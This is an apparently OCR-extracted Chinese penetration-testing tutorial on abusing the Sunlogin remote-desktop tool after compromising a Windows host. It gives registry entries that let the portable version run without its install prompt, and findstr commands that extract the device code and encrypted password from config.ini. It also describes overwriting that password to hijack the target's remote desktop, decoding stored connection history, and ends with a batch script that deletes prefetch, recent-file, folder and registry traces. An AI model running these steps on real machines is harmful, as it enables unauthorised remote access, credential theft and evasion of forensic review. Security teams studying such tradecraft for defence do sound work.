向日葵软件在渗透测试中的应用


0x01 向日葵简介

向日葵远程控制软件是一款免费的集远程控制电脑 / 手机 / 平板、远程桌面连接、远程开机、远程管理、支持内网穿透的一体化远程控制管理工具软件，且还能进行远程文件传输、远程摄像头监控等。

- **支持系统：**Winodws/Linux/MacOS/Android/iOS

0x02 向日葵安装

向日葵在首次执行时会出现UAC弹窗和安装界面，且不支持静默安装，所以没办法直接执行我们上传的向日葵，不过可以自己编写模拟鼠标点击程序来实现执行绿色版。





使用 Procmon64 程序监控向日葵进程发现执行“免安装，以绿色版运行”时查询的一个注册表值对应着我们运行的版本，所以只要SunloginClient注册表项中有对应的版本即可实现免安装运行。可通过regedit -s命令导入以下注册表即可，注意权限问题。

```
Windows Registry Editor Version 5.00

[
```

```
[HKEY_CURRENT_USER\SOFTWARE\Oray\SunLogin\SunloginClient]
"Oray_set_wizarddialog_need_show"="1"
"Oray_have_no_account_loged"="1"
"10.5.0.29613_IsRunSeted"="1"
"11.0.0.33826_IsRunSeted"="1"
```







0x03 场景 1：替换目标连接密码

运行向日葵的免安装版后会在`C:\ProgramData\Oray\SunloginClient\`默认路径下生成 config.ini 配置文件，也可以通过以下命令获取其他安装路径，这个文件存储着我们需要的 `fastcode`：本机识别码，`encry_pwd`：本机验证码，密文无法直接解密。


```
findstr /si /n encry_pwd= c:\config.ini
findstr /si /n fastcode= c:\config.ini
findstr /si /n fastcodehistroy= c:\config.ini
```






但我们可以直接修改或下载目标机器的 config.ini，将`encry_pwd`密文内容替换为我们本机验证码密文，低版本可以设置“自定义验证码”，然后上传覆盖至目标机器，接着使用目标识别码和本地验证码进行连接即可进入目标远程桌面。


注：当目标机器开启 Windows UAC 时 config.ini 文件可能没权限修改，也无法更改 config.ini 文件权限。






0x04 场景 2：获取历史连接记录

config.ini 配置文件中的`fastcodehistroy`值以 base64 编码形式存储着向日葵历史连接记录，可以直接通过解码得知所有历史连接记录的识别码和验证码。





0x05 可能需要清理的向日葵痕迹

```
@echo off
taskkill /f /im SunloginClient.exe
del /s /q C:\Windows\Prefetch\SUNLOGINCLIENT*.pf
del /s /q %userprofile%\AppData\Roaming\Microsoft\Windows\Recent\SunloginClient*.lnk
rmdir /s /q C:\ProgramData\Oray\SunloginClient
```

```
rmdir /s /q %userprofile%\AppData\Roaming\Oray\SunloginClient
reg delete "HKCU\Software\Oray\SunLogin\SunloginClient" /f
reg delete "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run" /v SunloginC
lient /f

del /s /q SunloginClient.exe
[...SNIP...]
```